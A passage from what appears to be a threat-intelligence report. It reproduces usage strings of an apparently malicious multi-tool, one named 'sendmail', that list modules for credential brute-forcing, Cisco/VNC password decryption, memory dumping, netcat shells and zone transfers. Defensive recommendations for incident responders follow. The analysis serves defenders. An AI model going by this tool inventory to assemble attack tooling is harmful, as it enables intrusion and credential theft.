onesixtyone | snmpgrab | tftpd | ciscopush | ciscown | ciscomg | HEAD | GET | ssleak | rmiexec | pogo
| pogo2 | elogic | Cmd | backfire | netbackup | netrider | sniff | bleach | nfsshell | mikrotik-client
| sid-force | ssh-user | sshock | ssh | arpmap | ricochet | mac2vendor | ip2country | ipgen | ipsort |
ipcalc | range2class | crunch | words.pl | passgen | passcheck | getpass | decrypt-cisco | decrypt-vnc
| decrypt-cvs | wmon | pmon | lemon | pty | exec | nsexec | nsexec2 | setns | dumpkcore | dumpmem |
pcregrep | xxd | strings | sstrip | shred | md5sum | sha1sum | sha256sum | compress | uncompress |
encrypt | decrypt | uuencode | uudecode | base64 | whois | whob | resolv | ahost | adig | axfr | asrv
| aspf | periscope | scanip.sh | aliveips.sh | brutus.pl | enum4linux.pl | snmpcheck.pl | = | _ | . |
-? ] [options] [args]

sendmail [ s4m | demo | ucat | nc110 | nc | ncs | tel | tr | trt | trf | tru | tri | tra | sctp | sd |
sn | sg | tf | ccp | cco | ccg | HEAD | GET | ssleak | rmiexec | pogo | pogo2 | el | Cmd | bf | nb |
nr | sni | clean | nfs | mikro | sid | sshu | ss | ssh | arp | rick | mac | ip2c | ipg | ips | ipc |
r2c | crunch | words | lp | pcheck | gpass | dec-cisco | dec-vnc | dec-cvs | wmon | pmon | emon | pty
| exec | nsexec | nsexec2 | setns | kcore | dmem | grep | xxd | str | strip | srm | md5 | sha1 |
sha256 | comp | uncomp | enc | dec | uue | uud | b64 | whois | whob | res | host | dig | axfr | asrv |
aspf | scope | scanip | aliveips | brutus | e4l | snmpcheck | = | _ | . | ? ] [options] [args]
```

CONCLUSION

KEY RECOMMENDATIONS

- Next Generation Antivirus / Endpoint Detect & Respond tools are NOT going to be the answer here.
- Analysis should include all systems possible, including:
  - Legacy systems
  - Third-party systems within the victim network
  - Unix-like operating systems
- Analysts should ensure that third-party access to the network is thoroughly investigated
- Additional logging, particularly any covering systems that EDR can't/won't be installed on or forwarded logs from local systems, can provide key insights into activity